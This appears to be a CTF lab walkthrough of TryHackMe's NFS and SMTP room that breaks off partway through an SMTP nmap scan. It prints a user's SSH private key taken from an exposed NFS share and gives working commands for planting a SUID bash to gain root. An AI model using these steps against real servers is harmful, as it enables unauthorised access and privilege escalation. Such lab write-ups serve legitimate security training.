
TryHackMe - Network Services 2

Enumerating and Exploiting More Common Network Services & Misconfigurations

Posted **Jun 1, 2024**



By **David Varghese**

10 min read

Cover Image by BiZkettE1 on Freepik

TryHackMe - Network Services 2

In this room, we will learn about NFS, SMTP and MySQL. We will also explore how we can enumerate these services and exploit them in CTFs.

> It is strongly recommended to go through the reading material that accompanies each task before reading this guide. This article will only include the content necessary to answer the questions.

NFS

Task 2: Understanding NFS

What is NFS?

NFS stands for "Network File System" and allows a system to share directories and files with others over a network. By using NFS, users and programs can access files on remote systems almost as if they were local files. It does this by mounting all, or a portion of a file system on a server. The portion of the file system that is mounted can be accessed by clients with whatever privileges are assigned to each file.

1. What does NFS stand for?

> Network File System

2. What process allows an NFS client to interact with a remote directory as though it were a physical device?

> Mounting

First, the client will request to mount a directory from a remote host on a local directory just the same way it can mount a physical device. The mount service will then act to connect to the relevant mount daemon using RPC.

The server checks if the user has permission to mount whatever directory has been requested. It will then return a file handle which uniquely identifies each file and directory that is on the server.

If someone wants to access a file using NFS, an RPC call is placed to NFSD (the NFS daemon) on the server. This call takes parameters such as:

- The file handle
- The name of the file to be accessed
- The user's, user ID
- The user's group ID

3. What does NFS use to represent files and directories on the server?

> File Handle

4. What protocol does NFS use to communicate between the server and client?

> RPC

5. What two pieces of user data does the NFS server take as parameters for controlling user permissions? Format: parameter 1 / parameter 2

> User ID /Group ID

> Using the NFS protocol, you can transfer files between computers running Windows and other non-Windows operating systems, such as Linux, MacOS or UNIX.
>
> A computer running Windows Server can act as an NFS file server for other non-Windows client computers. Likewise, NFS allows a Windows-based computer running Windows Server to access files stored on a non-Windows NFS server.

6. Can a Windows NFS server share files with a Linux client? (Y/N)

> Y

7. Can a Linux NFS server share files with a MacOS client? (Y/N)

> Y

8. What is the latest version of NFS? [released in 2016, but is still up to date as of 2020] This will require external research.

> NFS version 4.2 (RFC 7862) was published in November 2016[9] with new features including: server-side clone and copy, application I/O advise, sparse files, space reservation, application data block (ADB), labeled NFS with sec_label that accommodates any MAC security system, and two new operations for pNFS (LAYOUTERROR and LAYOUTSTATS).
>
> One big advantage of NFSv4 over its predecessors is that only one UDP or TCP port, 2049, is used to run the service, which simplifies using the protocol across firewalls.

Network File System - Wikipedia

> 4.2

Task 3: Enumerating NFS

1. Conduct a thorough port scan of your choosing, how many ports are open?

Shell

```shell
sudo nmap -sS -T4 -A -p- 10.10.12.248 -oN nmap_nfs.txt
```

`-sS` : Stealth Scan (Uses partial TCP handshake)

`-A` : Aggressive Scan (Service Versioning, OS Detection and Default Nmap Scripts)

`-T4` : Timing Template (Aggressive) - Faster Scan

`-p-` : Scan all 65,535 ports

`-oN` : Save result as Text (Normal Output)

```
Nmap scan report for 10.10.12.248
Host is up (0.10s latency).
Not shown: 65504 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:92:8e:04:de:40:fb:9c:90:f9:cf:42:70:c8:45:a7 (RSA)
|   256 6d:63:d6:b8:0a:67:fd:86:f1:22:30:2b:2d:27:1e:ff (ECDSA)
|   256 bd:08:97:79:63:0f:80:7c:7f:e8:50:dc:59:cf:39:5e (ED25519)
111/tcp   open     rpcbind        2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      36353/tcp6  mountd
|   100005  1,2,3      38075/udp   mountd
|   100005  1,2,3      40285/udp6  mountd
|   100005  1,2,3      57843/tcp   mountd
|   100021  1,3,4      34859/tcp   nlockmgr
|   100021  1,3,4      40307/tcp6  nlockmgr
|   100021  1,3,4      46382/udp   nlockmgr
|   100021  1,3,4      50179/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
391/tcp   filtered synotics-relay
446/tcp   filtered ddm-rdb
1545/tcp  filtered vistium-share
2049/tcp  open     nfs            3-4 (RPC #100003)
```

```
10867/tcp filtered unknown
11037/tcp filtered unknown
15453/tcp filtered unknown
17523/tcp filtered unknown
18839/tcp filtered unknown
25993/tcp filtered unknown
27622/tcp filtered unknown
27745/tcp filtered unknown
28465/tcp filtered unknown
30592/tcp filtered unknown
34859/tcp open     nlockmgr       1-4 (RPC #100021)
35612/tcp filtered unknown
39465/tcp open     mountd         1-3 (RPC #100005)
40883/tcp filtered unknown
41292/tcp filtered unknown
42333/tcp open     mountd         1-3 (RPC #100005)
48587/tcp filtered unknown
51368/tcp filtered unknown
51779/tcp filtered unknown
52453/tcp filtered unknown
55830/tcp filtered unknown
57843/tcp open     mountd         1-3 (RPC #100005)
59922/tcp filtered unknown
60570/tcp filtered unknown
60710/tcp filtered unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/13%OT=22%CT=1%CU=42500%PV=Y%DS=4%DC=T%G=Y%TM=6642
OS:4944%P=x86_64-pc-linux-gnu)SEQ(CI=Z)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%T
OS:S=A)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M
OS:509ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN
OS:(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F50
OS:7%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(
OS:R=N)T4(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%
OS:W=0%S=O%A=Z%F=R%O=%RD=0%Q=)T5(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIP
OS:CK=G%RUCK=G%RUD=G)IE(R=N)IE(R=Y%DFI=N%T=40%CD=S)
```

> 7

2. Which port contains the service we're looking to enumerate?

> 2049

3. Now, use "/usr/sbin/showmount -e [IP] to list the NFS shares, what is the name of the visible share?

```shell
/usr/sbin/showmount -e 10.10.12.248
```

```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ /usr/sbin/showmount -e 10.10.12.248
Export list for 10.10.12.248:
/home *
```

> /home

4. Use "mkdir /tmp/mount" to create a directory on your machine to mount the share to. This is in the "/tmp" directory so be aware that it will be removed on restart.
Then, use the mount command we broke down earlier to mount the NFS share to your local machine. Change the directory to where you mounted the share- what is the name of the folder inside?

```shell
mkdir /tmp/home && sudo mount -t nfs 10.10.12.248:home /tmp/home -nolock
```

```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ mkdir /tmp/home && sudo mount -t nfs 10.10.12.248:home /tmp/home -nolock
[sudo] password for david:

┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ cd /tmp/home

┌──(david㉿kali)-[/tmp/home]
└─$ ls -lah
total 12K
drwxr-xr-x  3 root  root  4.0K Apr 21  2020 .
drwxrwxrwt 15 root  root  4.0K May 13 12:16 ..
drwxr-xr-x  5 david david 4.0K Jun  4  2020 cappucino
```

> cappucino

5. Have a look inside this directory, look at the files. Looks like we're inside a user's home directory

> No answer required

6. Interesting! Let's do a bit of research now, and have a look through the folders. Which of these folders could contain keys that would give us remote access to the server?

```
┌──(david㉿kali)-[/tmp/home]
└─$ cd cappucino

┌──(david㉿kali)-[/tmp/home/cappucino]
└─$ ls -lah
total 36K
drwxr-xr-x 5 david david 4.0K Jun  4  2020 .
drwxr-xr-x 3 root  root  4.0K Apr 21  2020 ..
-rw------- 1 david david    5 Jun  4  2020 .bash_history
-rw-r--r-- 1 david david  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 david david 3.7K Apr  4  2018 .bashrc
drwx------ 2 david david 4.0K Apr 22  2020 .cache
drwx------ 3 david david 4.0K Apr 22  2020 .gnupg
-rw-r--r-- 1 david david  807 Apr  4  2018 .profile
drwx------ 2 david david 4.0K Apr 22  2020 .ssh
-rw-r--r-- 1 david david    0 Apr 22  2020 .sudo_as_admin_successful
```

> .ssh

7. Which of these keys is most useful to us?

```
┌──(david㉿kali)-[/tmp/home/cappucino]
└─$ cd .ssh/

┌──(david㉿kali)-[/tmp/home/cappucino/.ssh]
└─$ ls -lah
total 20K
drwx------ 2 david david 4.0K Apr 22  2020 .
drwxr-xr-x 5 david david 4.0K Jun  4  2020 ..
-rw------- 1 david david  399 Apr 22  2020 authorized_keys
-rw------- 1 david david 1.7K Apr 22  2020 id_rsa
-rw-r--r-- 1 david david  399 Apr 22  2020 id_rsa.pub

┌──(david㉿kali)-[/tmp/home/cappucino/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTck1wS7orcud8ViGJKNYxrgrFPhDgpOH243FBoEFgfCdzv7WcWXgUgI+GPPyQsebPzbrAMZT/HjpEmejuXWfRjjLlVM5f+hoalN2aZt9TAZi84+7cWP3as+iq79
6K+SSBcCe5Hg9e39NKQCCk3coMJHVrXEOGQ7z7PES+kM/zWufY8PjSWZ96H/IbrAn2xWWqbWD0hujMcAFpM+HHV3xEOfQLPqBW+w21LqHKoFBrNS047Gt4e6fNGlpuneQBZ/8CjrZ9NH2H cappucino@polonfs

┌──(david㉿kali)-[/tmp/home/cappucino/.ssh]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA03JNcEu6K3LnfFYhiSjWMa4KxT4Q4KTh9uNxQaBBYHwnc7+1
nFl4FICPhjz8kLHmz826wDGU/x46RJno7l1n0Y4y5VTOX/oaGpTdmmbfUwGYvOPu
3Fj92rPoqu/RcFBNbrnqfpfajeinkMwtcOLBOpSak13P8km6JwBzELvKw2a2GL4N
SMzskVW6PNTKiCgwOmFJT4WOivkkgXAnuR4PXt/TSkAgpN3KDCR1a1xDhkO8+zxE
vpDP81rn2PD40lmfeh/yG6wJ9sVlqm1g9IbozHABaTPhx1d8RDn0Cz6gVvsNtS6h
yqBQazUtOOxreHunzRpabp3kAWf/Ao62fTR9hwIDAQABAoIBAQDRGQK9XxW+q8WB
LofBZJHU1SCvhz4XeNZAWREB7eFY8c3t6BJHiC54T94eyKaWzGbM7syUDTQjyZej
iXRQbCwjjfSE1wWy4df4m2g9rSeBpV2OxfTLEHIRWcJnb/r0j2TTb6UWBUNK/Fzg
kxkIviSJsrTdsHLYTdJ5iTdAwAS2j0mjTSVfUOjeB8kSF6o+e73a2PYpsh8gzh7i
Pj82ge1fXoA4Vkg+0Evv1ZoS3VDhJYhWfBrIr/l/JF52PPZfcELpl8ZCkAnXIL9M
bZomittLwudvtqTmADye2LhPu59vnz8SRQYiCLj/ICxz+Zo5syPRc4tQKw91VYMe
IWYQ+sG5AoGBAPj7v02GAhgp9v5yh/1VyAv0zRmSfbinyVeAywZELi2r93WMz2zL
Be3Ys35tlNxvpCHZQO8X23oWeYXkOmIw4OYJcPwHN48QilV1JO1G6jW362oefH4L
rHW/PXgW4Ur3/gMdSeiOtolT+Hz7weg+89begWkHSvSvDS6p9Jw8BE3dAoGBANln
wEKg+YLJpzBzuTOzUle/K6vsCQl5wynMz80t2Ntu0SAmsx7itX7cPMfjjIYjVkx3
kPA76EdZjI51fN0XKlJwUj7t//mj/VyO7iKdQkBiLfADDMmjawYk1hfFaAufTwSz
pXEfEQBzR+iF2uHjDd8cRUkQjibcr67pAawuN3yzAoGBALz47bhcJojKiQGUUeyQ
R9XzRhvLmIonJuS4Bt/JrbbSV24rol8zNFvSZmFlsF8iiNN7/hG57MWb+z4I+9r8
uCVAMzXGEIAQEL5Nu+ovMaH15sJTQy+zkoCH1pKn4vSwhmU8vJS6hIZ0ahwKRKEN
7qo9lMDvXQ+bMQkiy1otHyMtAoGBALj6kBmhAeuITJrrO/+DamKCpFPpx16qnaXp
QD4h7kv2pDUo+GslFqxUE9s3/476bikt6sKdFmvvA6sKyC0N0tLGAxTMSGpOX/rr
Gi+VgpNpdhCrZ6wBQcS+fvNG4dpRuFgVyoTPnBW4AM0VZ0GfgWP+l+0tCuaCC3FV
jDjGMiwFAoGAZeCCUXGze0dQpLsPK+phVf6mpYu9wD2EtNbj8ivGnEMMmuyTPxlW
puGt3aJ1+8YqgfPu6QhE/VgroYLOpww8GxnFeMhMgeOuJG+OtgVVAYpgoSRgVTXS
EGWF78kzFB6HSJBYnpr6LCFp8SRXKYeHEzR9upT30+F4RNaEJqvK6Ng=
-----END RSA PRIVATE KEY-----
```


`id_rsa.pub` contains the SSH public key while `id_rsa` contains the private key. To authenticate with the system from a remote machine we need the private key.

> id_rsa

8. Copy this file to a different location on your local machine, and change the permissions to “600” using “chmod 600 [file]”.
Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.
Can we log into the machine using: “ssh -i <key-file> <username>@<ip>”? (Y/N)

Shell

```shell
# Change File Permissions
sudo chmod 600 id_rsa

# Connect using SSH
ssh cappucino@10.10.12.248 -i id_rsa
```



> Y

Task 4: Exploiting NFS

1. First, change the directory to the mount point on your machine, where the NFS share should still be mounted, and then into the user’s home directory.

Navigate to the directory on our system that contains the files related to this room. Then using SCP download the `bash` binary from the target system.

Shell

```
scp -i /tmp/home/cappacino/.ssh/id_rsa cappucino@10.10.12.248:/bin/bash .
```

```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ scp -i /tmp/home/cappucino/.ssh/id_rsa cappucino@10.10.12.248:/bin/bash .
bash

┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ ls -lah
total 1.1M
drwxrwxrwx 1 root root    0 May 13 12:52 .
drwxrwxrwx 1 root root 4.0K May 13 11:04 ..
-rwxrwxrwx 1 root root 1.1M May 13 12:52 bash
-rwxrwxrwx 1 root root 3.8K May 13 12:09 nmap.txt
-rwxrwxrwx 1 root root 4.1K May 13 11:53 rustscan.txt
```

> No answer required

2. Download the bash executable to your Downloads directory. Then use "cp ~/Downloads/bash ." to copy the bash executable to the NFS share. The copied bash shell must be owned by a root user, you can set this using "sudo chown root bash"

> No answer required

Copy the downloaded `bash` binary into the home directory of the user `cappucino`. Using `chown` change the owner to `root`.

Shell

```
# Copy Binary to Cappucino Home Directory
cp ~/Security/tryhackme/network_services_2/bash .

# Change File Owner
sudo chown root:root bash
```

```
┌──(david㉿kali)-[/tmp/home/cappucino]
└─$ cp ~/Security/tryhackme/network_services_2/bash .

┌──(david㉿kali)-[/tmp/home/cappucino]
└─$ sudo chown root:root bash

┌──(david㉿kali)-[/tmp/home/cappucino]
└─$ sudo chmod +s bash

┌──(david㉿kali)-[/tmp/home/cappucino]
└─$ ls -lah
total 1.1M
drwxr-xr-x 5 david david 4.0K May 13 13:23 .
drwxr-xr-x 3 root  root  4.0K Apr 21  2020 ..
-rw------- 1 david david  519 May 13 13:21 .bash_history
-rw-r--r-- 1 david david  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 david david 3.7K Apr  4  2018 .bashrc
drwx------ 2 david david 4.0K Apr 22  2020 .cache
drwx------ 3 david david 4.0K Apr 22  2020 .gnupg
-rw-r--r-- 1 david david  807 Apr  4  2018 .profile
drwx------ 2 david david 4.0K May 13 12:29 .ssh
-rw-r--r-- 1 david david    0 Apr 22  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1.1M May 13 13:23 bash
```

3. Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash". What letter do we use to set the SUID bit set using chmod?

```shell
sudo chmod +s bash
```

SUID is a special permission that can be assigned to files. Files that have this flag set are executed with the permissions of the owner instead of the permissions of the current user.

> s

4. Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission set look like? Make sure that it ends with -sr-x.

> -rwsr-sr-x

5. Now, SSH into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Let us run it with "./bash -p". The -p persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

```shell
./bash -p
```

`-p` : Persist Permissions

```
cappucino@polonfs:~$ ./bash -p
bash-4.4# whoami && id
root
uid=1000(cappucino) gid=1000(cappucino) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(cappucino)
bash-4.4# cd /root/
bash-4.4# ls -lah
total 40K
drwx------  5 root root 4.0K Apr 22  2020 .
drwxr-xr-x 24 root root 4.0K Jun  4  2020 ..
-rw-------  1 root root    0 Apr 22  2020 .bash_history
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  2 root root 4.0K Apr 22  2020 .cache
drwx------  3 root root 4.0K Apr 22  2020 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   19 Apr 22  2020 root.txt
drwx------  2 root root 4.0K Apr 21  2020 .ssh
-rw-------  1 root root 6.0K Apr 22  2020 .viminfo
bash-4.4# cat root.txt
THM{nfs_got_pwned}
bash-4.4#
```

> No answer required

6. Great! If all's gone well you should have a shell as root! What's the root flag?

> THM{nfs_got_pwned}

SMTP

Task 5: Understanding SMTP

What is SMTP?

SMTP stands for "Simple Mail Transfer Protocol". It is utilised to handle the sending of emails. In order to support email services, a protocol pair is required, comprising of SMTP and POP/IMAP. Together they allow the user to send outgoing mail and retrieve incoming mail, respectively.

The SMTP server performs three basic functions:

- It verifies who is sending emails through the SMTP server.
- It sends the outgoing mail
- If the outgoing mail can't be delivered it sends the message back to the sender

Most people will have encountered SMTP when configuring a new email address on some third-party email clients, such as Thunderbird; as when you configure a new email client, you will need to configure the SMTP server configuration in order to send outgoing emails.

1. What does SMTP stand for?

> Simple Mail Transfer Protocol

2. What does SMTP handle the sending of? (answer in plural)

> Emails

1. The mail user agent, which is either your email client or an external program. connects to the SMTP server of your domain, e.g. smtp.google.com. This initiates the SMTP handshake. This connection works over the SMTP port- which is usually 25. Once these connections have been made and validated, the SMTP session starts.

2. The process of sending mail can now begin. The client first submits the sender, and recipient's email address- the body of the email and any attachments, to the server.

3. The SMTP server then checks whether the domain name of the recipient and the sender is the same.

4. The SMTP server of the sender will make a connection to the recipient's SMTP server before relaying the email. If the recipient's server can't be accessed, or is not available- the Email gets put into an SMTP queue.

5. Then, the recipient's SMTP server will verify the incoming email. It does this by checking if the domain and user name have been recognised. The server will then forward the email to the POP or IMAP server, as shown in the diagram above.

6. The E-Mail will then show up in the recipient's inbox.

This is a very simplified version of the process, and there are a lot of sub-protocols, communications and details that haven't been included. If you're looking to learn more about this topic, this is a really friendly to read breakdown of the finer technical details- I actually used it to write this breakdown:

3. What is the first step in the SMTP process?

> SMTP Handshake

4. What is the default SMTP port?

> 25

5. Where does the SMTP server send the email if the recipient's server is not available?

> SMTP Queue

POP and IMAP

POP, or "Post Office Protocol" and IMAP, "Internet Message Access Protocol" are both email protocols who are responsible for the transfer of email between a client and a mail server. The main differences is in POP's more simplistic approach of downloading the inbox from the mail server, to the client. Where IMAP will synchronise the current inbox, with new mail on the server, downloading anything new. This means that changes to the inbox made on one computer, over IMAP, will persist if you then synchronise the inbox from another computer. The POP/IMAP server is responsible for fulfiling this process.

6. On what server does the Email ultimately end up?

> POP/IMAP

What runs SMTP?

SMTP Server software is readily available on Windows server platforms, with many other variants of SMTP being available to run on Linux.

More Information:

Here is a resource that explain the technical implementation, and working of, SMTP in more detail than I have covered here.

https://www.afternerd.com/blog/smtp/

7. Can a Linux machine run an SMTP server? (Y/N)

> Y

8. Can a Windows machine run an SMTP server? (Y/N)


> Y

Task 6: Enumerating SMTP

1. First, let us run a port scan against the target machine, the same as last time. What port is SMTP running on?

Shell

```shell
sudo nmap -sS -T4 -A -p- 10.10.98.49 -oN nmap_smtp.txt
```



```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ sudo nmap -sS -T4 -A -p- 10.10.98.49 -oN nmap_smtp.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 17:50 CDT
Nmap scan report for 10.10.98.49
Host is up (0.096s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE    SERVICE   VERSION
22/tcp    open     ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 62:a7:03:13:39:08:5a:07:80:1a:e5:27:ee:9b:22:5d (RSA)
|   256 89:d0:40:92:15:09:39:70:17:6e:c5:de:5b:59:ee:cb (ECDSA)
|_  256 56:7c:d0:c4:95:2b:77:dd:53:d6:e6:73:99:24:f6:86 (ED25519)
25/tcp    open     smtp      Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=polosmtp
| Subject Alternative Name: DNS:polosmtp
| Not valid before: 2020-04-22T18:38:06
|_Not valid after:  2030-04-20T18:38:06
|_smtp-commands: polosmtp.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
3619/tcp  filtered aairnet-2
7772/tcp  filtered unknown
9577/tcp  filtered unknown
21616/tcp filtered unknown
31362/tcp filtered unknown
35011/tcp filtered unknown
40473/tcp filtered unknown
47455/tcp filtered unknown
49355/tcp filtered unknown
51307/tcp filtered unknown
52415/tcp filtered unknown
59926/tcp filtered unknown
62916/tcp filtered unknown
63818/tcp filtered unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/13%OT=22%CT=1%CU=31584%PV=Y%DS=4%DC=T%G=Y%TM=6642
OS:9C38%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)S
OS:EQ(SP=FF%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M509ST1
OS:1NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=F4
